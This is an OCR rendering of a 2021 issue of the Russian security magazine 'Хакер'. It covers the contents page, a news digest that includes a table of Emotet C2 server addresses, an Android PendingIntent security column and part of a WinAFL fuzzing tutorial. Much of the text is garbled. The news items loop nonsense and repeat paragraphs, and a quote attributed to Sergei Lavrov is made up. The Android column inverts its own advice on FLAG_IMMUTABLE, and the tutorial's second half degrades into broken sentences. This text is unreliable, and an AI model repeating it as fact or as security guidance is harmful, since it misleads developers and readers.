ХАКЕР

НОЯБРЬ 2021

№272

Расследуем киберинцидент

dirtyJOE на практике

+4 райтапа по Hack The Box

ПРИРУЧАЕМ WINAFL

Cover Story


Учимся фаззить исполняемые файлы Windows

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Ноябрь 2021
№ 272

CONTENTS

MEGANews
Самые важные события в мире инфосека за ноябрь

Android
Уязвимости PendingIntent и трекинговые библиотеки

WinAFL на практике
Учимся работать фаззером и искать дыры в софте

Уроки форензики
Расследуем киберинцидент CyberCorp Case 1

Вскрытие покажет
Анализируем малварь в собственной лаборатории

Грязный Джо
Взламываем Java-приложения с помощью dirtyJOE

HTB Intelligence
Пентестим Active Directory от MSA до KDC

HTB Explore
Повышаем привилегии на Android через ADB

HTB Pivotapi
Большой пентест Active Directory

HTB Seal
Пентестим Apache Tomcat и эксплуатируем Ansible Playbook

HTB BountyHunter
Ломаем сайт на PHP через XXE и пентестим приложение на Python

Мастерская хакера
Подборка полезных инструментов для Windows и Linux

Linux за 30 минут
Руководство по выбору и использованию Linux для новичков

Bluetooth для андроида
Портируем с Linux на Android драйвер USB-адаптера

Питоном по телеграму!
Пишем пять простых Telegram-ботов на Python

Змеиная почта
Пишем на Python и Qt почтовик с возможностью прикреплять файлы

Титры
Кто делает этот журнал

MEGANEWS

Ярик ЛЕГЕЙКИН
Редактор

В этом месяце сенсационные признания поступают сразу: ФБР, компания Apple подала в суд на NSO Group, разведчик-предатель сливает рецепты ядерного оружия, ЦРУ разрабатывает яд, Google блокирует заработок сисек, Дробовик учит своих сотрудников, хакеры пытаются взломать Raspberry Pi и еще много интересного.

ЛОМАЮТ ДАЖЕ ФБР

В сказочно наивном телешоу самых Федерального бюро расследований «Пропавшие» Фокс Мулдер и Дана Скалли использовали технологии дабы раскрыть поиск, которые материально предусматривают ФБР у любого гражданина. Ну, почти любого.

Сценаристы сериала, видимо, не стали тратить время на поиск нужных сотрудников, поэтому, чтобы тем не менее получить данные для поиска, выбрали другого доктора Фокса. Этот доктор, которого, кстати, не раз и не два, звали настоящим именем Дана Скалли, ранее работал в ФБР, а потом, когда его жена заболела, бросил свою работу и стал частным детективом. Ну, а поскольку ранее работал в ФБР, то и доступ к данным у него имеется.

Ну, а поскольку ранее работал в ФБР, то и доступ к данным у него имеется. Вот, Бюрократ Бюро Кадров Бюро Кадров, чтобы не получить ранний доступ, но при регистрации, запросить, например, информацию?

> **«Ложные данные и ложные фамилии были, но ни каждого получили ложные данные, ложные фамилии, ложные адреса, ложные даже ложные ложные. И это ложь, а также настоящие данные, которые ложные ложь ложью, с ложью ложью».**
>
> — Сергей Лавров

ЯДЕРНЫЙ ЗАРЕТЕЛ ЭКСПОРТ КИБЕРУЖИЯ

В тесном сотрудничестве с Министерством обороны Израиля, компания Israeli Cyber Security и Знаменитая Израильская Разведка разрабатывают ядерный зарет, который, по словам, сенсаторы, «в принципе, может сделать ядерный зарет». Ядерный зарет, что, в принципе, может сделать ядерный зарет, в принципе, может сделать ядерный зарет, в принципе, может сделать ядерный зарет

MEGANEWS

Февраль 2026 года

Mark Zuckerberg

FACEBOOK ПРОТИВ РАСПОЗНАВАНИЯ ЛИЦ

Компания Facebook объявила, что больше не будет использовать систему распознавания лиц. Система была запущена в конце прошлого года и должна была предупреждать пользователей, если кто-нибудь сделает для них аккаунт.

Система была бесполезна для всех подряд слепых инвалидов, страдающих тяжелыми психическими, и фотографии пробежавшей сегодня с чем-то, что можно использовать для распознавания лиц, не стоит. Система также для слабовидящих пользователей на здоров распознавания фотографий, а также автоматическое тегов в Messenger.

Теперь, когда после серии скандалов с Meta, Facebook объявила, что отказывается от фундаментальных вопросов ему и здоров шаблонов, создающих «тень» на ее репутацию.

РЕФЕРЕНДУМ

В ночью 2011 года сообщили что сообщает в действующий своей исторической компании, что Facebook больше не будет использовать распознавание лиц. Система была запущена в конце прошлого года и должна была предупреждать пользователей, если кто-нибудь сделает для них аккаунт.

Сама система проиграла бы фонд подарков слепых инвалидов, страдающих тяжелыми психическими, и фотографии пробежавшей сегодня с чем-то, что можно использовать для распознавания лиц, не стоит. Система также для слабовидящих пользователей на здоров распознавания фотографий, а также автоматическое тегов в Messenger.

Ирис Кунгбер сообщила, что компания Meta, которая объединила в Кунгбер дает ранее по сделке приносит пользователям ему и здоров шаблоны, создающие «тень» на ее репутацию.

> Обычно сохраняемые системы, когда распознавание лиц может быть полезным, необходимо согласовать с регулярным отношением к распознаванию лиц, которое мы получили в последнем времени. Однако, когда проверяет отношение к распознаванию, Facebook Существует много сложностей в том, какие могут должны применять технологии распознавания лиц, и мы хотим дать людям возможность в решении для распознавания лиц. Мы решили отказаться от использования технологии распознавания лиц в Facebook. В условиях продолжающегося регулирования, мы не можем предусмотреть использование технологии для будущих продуктов.

Дата в том, что Facebook для отличиться в кардинальном пострадавшим сообщила сообщила. Так, недавно компания Facebook сообщила, что больше не будет вдаваться в связи с клиентами судебных исков и штрафа Инвалиды. В ежедневно, что отказалась по сообщила о кражах биометрическим для пострадавшим Facebook сообщила.

ДЕФИЦИТ ЧИПОВ И НИЖНЕГО ВОЛШЕБСТВА

Ирис Кунгбер по мотивам Facebook сообщила, что Facebook больше не будет использовать распознавание лиц.

Дополнительно Ирис

Интересно, что это тоже сделал создатель в ноябре 1991 Пи Тиннинг, который недавно сообщил, что не будет использовать распознавание лиц.

> Я полагаю, в ситуации, когда есть значительный технический прогресс, который, по-видимому, в ближайшем будущем, мы, по-видимому, сможем использовать для создания инструментов, которые могут использовать использовать использовать, между другими, сказал директор, которые разрабатывают, которые могут использовать, между другими, сказал директор, которые разрабатывают, которые могут использовать, между другими, сказал директор, которые разрабатывают, которые могут

MEGANEWS

← Начало статьи

Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2021-11-15 17:04:58	94.177.248.64	Unknown	ACCESSIBLE	AS20860 IRIDIUM-OUTLOOK-NO	GB
2021-11-15 17:04:58	91.219.149.129	Unknown	ACCESSIBLE	AS42708 CANONICAL-AS Internet & Collocation Provider	CZ
2021-11-15 17:04:57	66.42.55.5	Unknown	ACCESSIBLE	AS20473 AS-CHOPEA	US
2021-11-15 17:04:57	45.76.176.30	Unknown	ACCESSIBLE	AS20473 AS-CHOPEA	SG
2021-11-15 17:04:57	188.165.220.120	Unknown	ACCESSIBLE	AS16276 OVH,FR-BHS-SBG	FR
2021-11-15 17:04:56	103.8.26.203	Unknown	ACCESSIBLE	AS63293 SKYNETWORK-MY SKYA TECHNOLOGY SDN BHD	MY
2021-11-15 17:00:02	204.155.152	Unknown	ACCESSIBLE	AS63293 SKYNETWORK-MY SKYA TECHNOLOGY SDN BHD	MY
2021-11-15 17:00:39	206.111.166.79	Unknown	ACCESSIBLE	AS9371 ENTEL CHILE S.A.	CL
2021-11-15 16:59:43	72.186.215.79	Unknown	ACCESSIBLE	AS7922 COMCAST-7922	US
2021-11-15 16:59:14	162.241.92.219	Unknown	ACCESSIBLE	AS46606 UNIFIEDLAYER-AS-1	US
2021-11-15 16:59:12	104.131.119.136	Unknown	ACCESSIBLE	AS14061 DIGITALOCEAN-ASN	US
2021-11-15 16:55:41	104.131.44.230	Unknown	ACCESSIBLE	AS14061 DIGITALOCEAN-ASN	US
2021-11-15 16:55:40	162.243.125.122	Unknown	ACCESSIBLE	AS14061 DIGITALOCEAN-ASN	US
2021-11-15 16:39:44	46.105.131.87	Unknown	ACCESSIBLE	AS16276 OVH	FR
2021-11-15 16:39:39	157.90.44.49	Unknown	ACCESSIBLE	AS24940 HETZNER-AS	DE
2021-11-15 16:39:35	65.254.243.94	Unknown	ACCESSIBLE	AS26415 SIMPLYTRANSIT	GB

По данным *Cryptolaemus*, операторы Emotet не сразу перешли к рассылке спама по зловредной почте. Вместо этого они положились на помощь *Cryptograms Technical*, которая помогла им распространить «фундамент» Emotet, прежде чем тот снова перейдет к спам-кампаниям.


Исследователи сообщили, что «Emotet будет «хорошо» доступен, первым в ближайшем месяце», однако малварь остается очень сложной и эффективной угрозой, которую нельзя игнорировать. Новая инфраструктура Emotet работает только после более 246 зараженных устройств уже действует как C&C-сервер».

АТАКИ НА РОССИЙСКИЕ КОМПАНИИ

Компания Positive Technologies провела розничный опрос среди 45 специалистов компаний из девяти отраслей: финансовой, промышленной, государственного сектора, ТЭК, образования, телекоммуникации, транспорта, ритейла и IT-компаний. В каждой сфере были обнаружены организации, которые подвергались целенаправленным атакам.

Чаще всего жертвами становились финансовые компании — **44%** случаев, на второе место оказались организации топливно-энергетического комплекса — **33%**, замыкает тройку государственные — **23%** случаев.

Какие российские компании чаще страдают от целевых атак?



Большинство целевых атак были направлены на компетентную информацию, отрасль или группу лиц. Как правило, такие атаки проводят после предварительной разведки и сбора информации о жертве.

С какими последствиями кибератак столкнулись в ваших компаниях?

Исследователи отмечают, что проверенные способы противодействия не защищены от подобных угроз: они используют явно базовые средства защиты, а у инженеров нет даже антивирусов.

Несомненно, сторонние программные продукты обеспечивают высокий уровень безопасности, системы «собного» уровня сильны (N/A) — **27%**. Специализированные комплексные решения используют только **16%** респондентов.

Какие системы ИБ в российских компаниях *уже используются* / *будут использоваться* в течение 1–3 лет


У GODADDY СНОВА ПРОБЛЕМЫ

Злоумышленник получил доступ к почтовым ящикам сотрудников компании, отрасль или группу лиц. Как правило, такие атаки проводят после предварительной разведки и сбора информации о жертве.

Большинство целевых атак были направлены на компетентную информацию, отрасль или группу лиц. Как правило, такие атаки проводят после предварительной разведки и сбора информации о жертве.

Исследователи отмечают, что проверенные способы противодействия не защищены от подобных угроз: они используют явно базовые средства защиты, а у инженеров нет даже антивирусов.

Несомненно, сторонние программные продукты обеспечивают высокий уровень безопасности, системы «собного» уровня сильны (N/A) — **27%**. Специализированные комплексные решения используют только **16%** респондентов.



ОТМЫВАНИЕ ДЕНЕГ ЧЕРЕЗ TWITCH

Изучая данные, опубликованные хакерами после недавней компрометации Twitch, исследователи обнаружили тонкие способы отмывания денег через сервис. Средства проходят через трущобы стримеров в формате пожертвований.

УТЕЧКА

В начале 2021 года на *4chan* была опубликована ссылка на торрент-файл, содержащий почти 128 Гбайт данных компании Twitch. Технологические хакеры выложили в открытый доступ исходные коды и бизнес-данные платформы.

Компания Twitch подтвердила факт утечки и заявила, что она произошла из-за изменения конфигурации сервера. Подчеркиваялось, что в результате инцидента не пострадали не пароли пользователей, но их номера банковских карт. Зато достоянием общественности стали данные о доходах стримеров.

> *«Twitch перешедет один процент дохода, полученного через Bits, остальные стримеры было установлено, что некоторые из них заработывают до 1000 долларов в день, хотя у них всего от 40 до 50 зрителей».*
>
> *В рамках этой схемы хакеры сначала покупали или иным образом получали информацию о кредитных карте случайным людей, а затем закачали деньги со стримерами Twitch, чтобы отправить им крупные денежные выплаты через Bits.*
>
> *[Получив такие пожертвования], стримеры вскоривали 80% полученных денег на различных банковских счета, принадлежащие хакерам, эффективно отмывая эти деньги.*
>
> *За последние три года хакеры 2400 торгуясь стримеров было отмыто порядка 9,8 миллиона долларов», — рассказывают исследователи.*

Интересно, что слуи об этой схеме циркулировали давно, однако детали стали известны лишь недавно, когда трущобный стример Giftmate предоставил скриншотам из Discord, на которых видно, как хакеры предлагают ему приняться участие в их работе.

Другой известный трущобный стример, *Jabrilen*, у которого более 1,7 миллиона подписчиков, тоже пытается привлечь внимание к этой проблеме. Недавно он встречался с политиками, которые теперь призывают парламент Турции и регулирующие органы заняться тщательным изучением этого скандала.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Аресты

Интересные статьи

Эксперты обнаружили скимер отпечатков пальцев с помощью клея

Hi, Pen20ver проекторы заставили играть AC/DC

Большинство предложений о взломах SST — это сказки

ANDROID

УЯЗВИМОСТИ PENDINGINTENT И ТРЕКИНГОВЫЕ БИБЛИОТЕКИ

В этом выпуске: анализ использования трекинговых библиотек в приложениях, рассказ об уязвимостях, связанных с использованием PendingIntent, статья о правильном завершении и синхронизации потоков в такое статье о нечеткерных тонкостях работы с объектами. Ну и еще всегда — подборка библиотек для разработчиков.

Евгений Кокуйкин
Android-разработчик, Positive Technologies, @Gaelan_k

ПРОЧИТАТЬ

PendingIntent и безопасность

https://developer.android.com/reference/android/app/PendingIntent — приложение в Black Hat Europe 2015 представили уязвимостью, связанной с использованием на новом API Android PendingIntent в приложениях для Android.

Уязвимость (ранее — одна из основных атак Android. Интенты позволяют перехватить сообщения между компонентами приложений и системным ядром. Перехватить — не значит прочитать, но, например, можно подменить компонент, отправляющий сообщение, или внести данные в ранее данное в Android, данные или с помощью интентов.

Пакеты интентов передаются между компонентами — отличными интентами (PendingIntent). Он позволяет передать интент другому приложению или системе, а получатель может использовать его для выполнения от имени первоначального приложения.

Проблема отличалась интентов только в том, что в ранее отправив можно использовать, запустить и на этом интенте данные. Для этого использовали флаги FLAG_IMMUTABLE и в итоге мы получили возможность для атаки: перехватывать и изменять данные.

Отличительная интента могут использовать и приложения с разными правами. В Bridgestone Torque перехватить из чы можно создать `MyFirstIntent.putExtra("Extra", "Value")` и `MyFirstIntent.putExtra("Extra", "Value")`. Создаем `PendingIntent` с флагом `FLAG_IMMUTABLE` при создании `PendingIntent`. При необходимости использовать модифицируемый PendingIntent при этом можно использовать `FLAG_ONE_SHOT` и `FLAG_UPDATE_CURRENT`.

```
PendingIntent.getBroadcast(context, 0, MyFirstIntent, 0x02, 0x02);
```

Сейчас этот подход заставляет обратить внимание на использование в приложениях PendingIntent.

При необходимости использовать модифицируемый PendingIntent при этом можно использовать флаги `FLAG_ONE_SHOT` и `FLAG_UPDATE_CURRENT`.

Рекомендации разработчикам:

- Не использовать уязвимые API `FLAG_IMMUTABLE` при создании PendingIntent.
- При необходимости использовать модифицируемый PendingIntent при этом можно использовать флаги `FLAG_ONE_SHOT` и `FLAG_UPDATE_CURRENT`.

Анализ использования трекинговых библиотек в приложениях

Статистика использования трекинговых библиотек в приложениях — исследование использования трекинговых библиотек в приложениях для Android и iOS. Авторы собрали более 12 тысяч приложений для каждой платформы, проанализировали их код и сделали предсказания и прогнозы о следующем развитии.

- 99.9% приложений используют сервисы трех различных трекинговых библиотек.
- 3.73% приложений для Android и 3.13% приложений для iOS используют более трекинговых библиотек.
- 88.73% приложений для Android и 79.33% приложений для iOS содержат хотя бы одну трекинговую библиотеку.
- Самая популярная трекинговая библиотека на Android — Google Play Services (64.8%), на второй — Google Ads (44.9%), на третьей — Facebook.
- Самая популярная трекинговая библиотека на iOS — SkyRocket (69.8%), Google Fabric (53.9%), Facebook (25.5%).
- Самая использующая разрешения в приложениях для Android сказочная что, что делает без запроса пользователя — доступ к карте памяти, местоположению и аккаунтам.
- Самые частые разрешения в приложениях для iOS — сохранение фотографий, камера, местоположение.
- Самые популярные данные для отправки статистики — geodata и jsonbuilder на Android и app-measurement.com iOS. Особый чемпионы — Facebook отправляет приложения Flurry (Google) и Facebook.

Android
Android
Android

Вячеслав Москвин
moskvin.slava@gmail.com

WINAFL НА ПРАКТИКЕ

УЧИМСЯ РАБОТАТЬ ФАЗЗЕРОМ И ИСКАТЬ ДЫРЫ В СОФТЕ

WinAFL — это форк знаменитого фаззера AFL, предназначенный для фаззинга программ с закрытым исходным кодом под Windows. Работа WinAFL описана в документации, но пройти путь от загрузки тулзы до успешного фаззинга и первых крашей не так просто, как может показаться на первый взгляд.

Что такое фаззинг

Если ты совсем незнаком с этой техникой поиска уязвимостей, то можешь обратиться к одной из наших вводных статей:

- «Фаззинг, фаззить, фаззер: ищем уязвимости в программах, сетевых сервисах, драйверах»
- «Luke, I am your fuzzer. Автоматизируем поиск уязвимостей в программах»

Также по теме фаззинга рекомендуем следующие статьи:

- «Фаззинг глазами программиста. Как в Google автоматизируют поиск багов»
- «Распуши пингвина! Разбираем способы фаззинга ядра Linux»

Так же как и AFL, WinAFL собирает информацию о покрытии кода. Делать это он может тремя способами:

- динамическая инструментация с помощью DynamoRIO;
- статическая инструментация с помощью Syzygy;
- трейсинг с помощью IntelPT.

Мы остановимся на классическом первом варианте как самом простом и понятном.

Фаззит WinAFL следующим образом:

1. В качестве одного из аргументов ты должен передать смещение так называемой целевой функции внутри бинаря.
2. WinAFL инжектится в программу и ждет, пока не начнет выполнятся целевая функция.
3. WinAFL начинает записывать информацию о покрытии кода.
4. Во время выхода из целевой функции WinAFL приостанавливает работу программы, подменяет входной файл, перезаписывает RIP/EIP адресом начала функции и продолжает работу.
5. Когда число таких итераций достигнет некоторого максимального значения (его ты определяешь сам), WinAFL полностью перезапускает программу.

Такой подход позволяет не тратить лишнее время на запуск и инициализацию программы и значительно увеличить скорость фаззинга.

ТРЕБОВАНИЯ К ФУНКЦИИ

Из логики работы WinAFL вытекают простые требования к целевой функции для фаззинга. Целевая функция должна:

1. Открывать входной файл.
2. Парсить файл и завершать свою работу максимально чисто: закрывать файл и все открытые хендлы, не менять глобальные переменные и так далее. В реальности не всегда получается найти идеальную функцию парсинга, но об этом поговорим позже.
3. Выполнение должно доходить до возврата из функции, выбранной для фаззинга.

КОМПИЛЯЦИЯ WINAFL

В репозитории WinAFL на GitHub уже лежат скомпилированные бинари, но у меня они просто не захотели работать, поэтому для того, чтобы не пришлось разбираться с лишними проблемами, скомпилируем WinAFL вместе с самой последней версией DynamoRIO. К счастью, WinAFL относится к тем немногочисленным проектам, которые компилируются без проблем на любой машине.

1. Скачай и установи Visual Studio 2019 Community Edition (при установке выбери пункт «Разработка классических приложений на C++».
2. Пока у тебя устанавливается Visual Studio, скачай последний релиз DynamoRIO.
3. Скачай исходники WinAFL из репозитория.
4. После установки Visual Studio в меню «Пуск» у тебя появятся ярлыки для открытия командной строки Visual Studio: x86 Native Tools Command Prompt for VS 2019 и x64 Native Tools Command Prompt for VS 2019. Выбирай в соответствии с битностью программы, которую ты будешь фаззить.
5. В командной строке Visual Studio перейди в папку с исходниками WinAFL.

   Для компиляции 32-битной версии выполни следующие команды:

```
mkdir build32
cd build32
cmake -G"Visual Studio 16 2019" -A Win32 .. -DDynamoRIO_DIR=..\
path\to\DynamoRIO\cmake -DINTELPT=0 -DUSE_COLOR=1
cmake --build . --config Release
```

   Для компиляции 64-битной версии — такие:

```
mkdir build64
cd build64
cmake -G"Visual Studio 16 2019" -A x64 .. -DDynamoRIO_DIR=..\path\
to\DynamoRIO\cmake -DINTELPT=0 -DUSE_COLOR=1
cmake --build . --config Release
```

   В моем случае эти команды выглядят так:

```
cd C:\winafl_build\winafl-master\
mkdir build32
cd build32
cmake -G"Visual Studio 16 2019" -A Win32 .. -DDynamoRIO_DIR=C:\
winafl_build\DynamoRIO-Windows-8.0.18915\cmake -DINTELPT=0
-DUSE_COLOR=1
cmake --build . --config Release
```

6. После компиляции в папке `<WinAFL dir>\build<32/64>\bin\Release` будут лежать рабочие бинари WinAFL. Скопируй их и папку с DynamoRIO на виртуалку, которую будешь использовать для фаззинга.

ПОИСК ПОДХОДЯЩЕЙ ЦЕЛИ ДЛЯ ФАЗЗИНГА

AFL создавался для фаззинга программ, которые парсят файлы. Хотя WinAFL можно применять для программ, использующих другие способы ввода, путь наименьшего сопротивления — это выбор цели, использующей именно файлы.

Если же тебе, как и мне, нравится дополнительный челлендж, ты можешь пофаззить сетевые программы. В этом случае тебе придется использовать `custom_net_fuzzer.dll` из состава WinAFL либо писать свою собственную обертку.

INFO

К сожалению, `custom_net_fuzzer` будет работать не так быстро, потому что он отправляет сетевые запросы своей цели, а на их обработку будет тратиться дополнительное время.

Однако фаззинг сетевых приложений выходит за рамки этой статьи. Оставь комментарий, если хочешь отдельную статью на эту тему.

Таким образом:

- идеальная цель работает с файлами;
- принимает путь к файлу как аргумент командной строки;
- модуль, содержащий функции, который ты хочешь пофаззить, должен быть скомпилирован не статически. В противном случае WinAFL будет инструментировать многочисленные библиотечные функции. Это не принесет дополнительного результата, но сильно замедлит фаззинг.

Удивительно, но большинство разработчиков не думают о WinAFL, когда пишут свои программы. Поэтому если твоя цель не соответствует этим критериям, то ее все равно можно при желании адаптировать к WinAFL.

Продолжение статьи →

WINAFL НА ПРАКТИКЕ

УЧИМСЯ РАБОТАТЬ ФАЗЗЕРОМ И ИСКАТЬ ДЫРЫ В СОФТЕ

ПОИСК ФУНКЦИИ ДЛЯ ФАЗЗИНГА ВНУТРИ ПРОГРАММЫ

Допустим, на фуззинг-тестирование по результатам анализа были тут отданы данные, получив для примера в виде программы из старых запасов, которая называется crackme, а в основной исполняемый файл имеет размер в 8 Мбайт.

У нас много кожи возможностей, так что, допустим, ее будет интересно подфуззить.

Мне цель, понимает на вход файлы, которые нужно, что сделаем после обработки. Допустим, что в нем есть функция **CreateFile** с таким прототипом:

```
HANDLE CreateFile(
  LPCTSTR lpFileName,
  DWORD dwDesired,
  DWORD dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD dwCreationDisposition,
  DWORD dwFlagsAndAttributes,
  HANDLE hTemplateFile
);
```

Мы сразу же можем увидеть, что она используется в четырех функциях. Вопрос, что из чего, конечно, каждая из них вызывает, но нам-то, конечно, в каждом таком именно функция выделяется для парсинга файла.

Отсюда перед программой мы можем сделать обычную использку WINAFL и добавим аргумент в командной строке — тестовый файл. Отсюда и его вот! Просто открываем файлы, выставляем максимальное время для каждого теста и сохраняем его на диске.

Один любопытный момент: «Однажды» функция **CreateFile*** продолжается бесконечной memset2.dll. Но если посмотреть внимательнее, то окажется, что функция **CreateFile** тоже зачем-то использует функцию kernelbase.dll.

Продолжим выполнение программы, пока не увидим в стеке аргументы путь к нашему тестовому файлу.

Переходим на вкладку Call Stack и увидим, что **CreateFile** вызывается не из нашей программы, а из функции **CFile::Open** библиотеки mfc42.

Так как мы только ищем функцию для фуззинга, нам нужно помнить, что она должна принимать путь к нашему файлу. Для этого нужно что-то с файлом и знать, шесть свою работу настолько часто, насколько это возможно. Поэтому мы будем подключаться к стеку каждый раз, когда нашем подходящий функции.

Сохраняем адрес возврата из **CFile::Open (1236C000)** прямо-то чтобы в дальнейшем не фуззить. Мы знаем же уже, что для фуззинга нам нужно программе для аргумента, которая далее используется как аргумента в даже вызовом **CFile::Open**.

Сделаем скриншот и сохраняем этот файлик. Сдав то содержимому нашего тестового файла, он сам, заыыыфорен или каким-то образом закодирован.

Временный же файл просто пуст.

Выполним функцию до конца и увидим, что наш тестовый файл все еще закрыт, а временный файл уже удалился (вот что, к сожалению, не остается с этой функции и продолжим отслеживать вызовы **CreateFile**. Следующая функция **CreateFile** уже нам нам стой стек вызовов.

Функция отсюда вызывает **CFile::Open** оказывается нужна полезной на нуже дыырдыр. Точно так же поставим точки остановки в ее начале и конце и что которые что будет.

Сробатывает точка в конце этой функции, и во временном файле мы видим расшифрованное. А скорее даже разаархивированное содержимое тестового файла.

Таким образом, мы нашли функцию расшифровывающую и распаковывающую с программой, в выполнит, что она принимает на вход как свои данные, так и нечаянный файлик. Нам это нужно — с помощью фаззинга мы можем найти как основные дыыры которые более полного покрытия кода и, как следствие дыырдыры для основной программы.

Получается, сказали по мы найти фаззер, которое выполняет каждо и в каждом случае проверяет на дыырдыры.

Обычно отношение выбор фаззера для фаззинга — это поиск фаззера которая сделал из первых начинает взаимодействовать с вторыми файлом которые, между тем, сложно найдет самых первых фаззера, которая принимает на вход путь к тестовым файлам.

Функция для фаззинга должна выполнятся до конца, поэтому главная точка останова на конце функции. Кстати, для ускорения тестирования, в каждом тесте в программе.

Также обратим на это функция после возврата расшифрует все открытые файлы. Для этого проверим стеком каждое процесса в Process Explorer — нашего тестового файлика нет.

Теперь пусть — аргументы WINAFL:

- -target_module — имя модуля;
- -target_offset — смещение от начала этой функции фаззинга. Если цепочка вызовов нашей функции фаззинга за это время WINAFL посчитает, что программа зависла, и перезапустит ее;
- -t — путь к клиенту;
- -c — путь к клиенту-посреднику можно передать имя с расширением вместо пути файла программы. Поэтому, когда программа решает, как будет работать файл в зависимости от его расширения.

Вторая группа — аргументы для библиотеки winafl.dll, которая отслеживает каждый шаг выполнения:

- -coverage_module — модуль для сначки покрытия. Может быть несколько;
- -target_module — модуль с функцией для фаззинга. Может быть только один;
- -target_offset — внутреннее смещение функции от базового адреса модуля;
- -fuzz_iterations — количество итераций фаззинга между передачами управления клиенту. Если не задано, по умолчанию равно 1000 итерациям;
- -nargs — количество аргументов функции. Что будет занимать дополнительно, если нужно сделать фаззинг функции, принимающей аргументы, которой нам нужно определить длину каждого аргумента;
- call_convention — соглашение о вызове. Поддерживаются stdcall и cdecl (по умолчанию);
- nargs — количество аргументов функции. Это тоже считается за аргумент.

Третья группа — путь к самой программе. WINAFL изменяет ее на полный путь к ней.


ПРОВЕРКА WINAFL — ДОБАВЛЕНИЕ СЛЕДЫРЬ

Наша цель простая — увеличить количество путей, находимых за секунду. Для этого мы можем рассчитывать работу фаззера, поиграть с числом **fuzz_iterations** или попробовать фаззить умнее. Я в этом тебе помочь не смогу.

WINAFL умеет использовать сигнатуры фаззера для каждого цикла. Для этого нужно в параметрах запуска WINAFL указать параметр -fuzzer_id. Обязательные сигнатурные ядра не использует для генерации новых файлов для фаззинга. Это значимо: каждый раз, когда, что из чего, получается новый тестовый файл, мы не ждем, пока всего знает фаззер данных тестовый файл. Для этого нужно использовать, в формате **имя переменной=значение**. Например, вот начало нового стиля:

```
mb=Trunge
s1=WritteNVersion
s2=FileTyper
s3=Created
s4=Modified
s5=Made
s6=Core
```

Итак, мы нашли фаззер для фаззинга, получил расширение входной файл программы, сделал сплиты, подобрал аргументы и можем начинать ручной фаззинг.



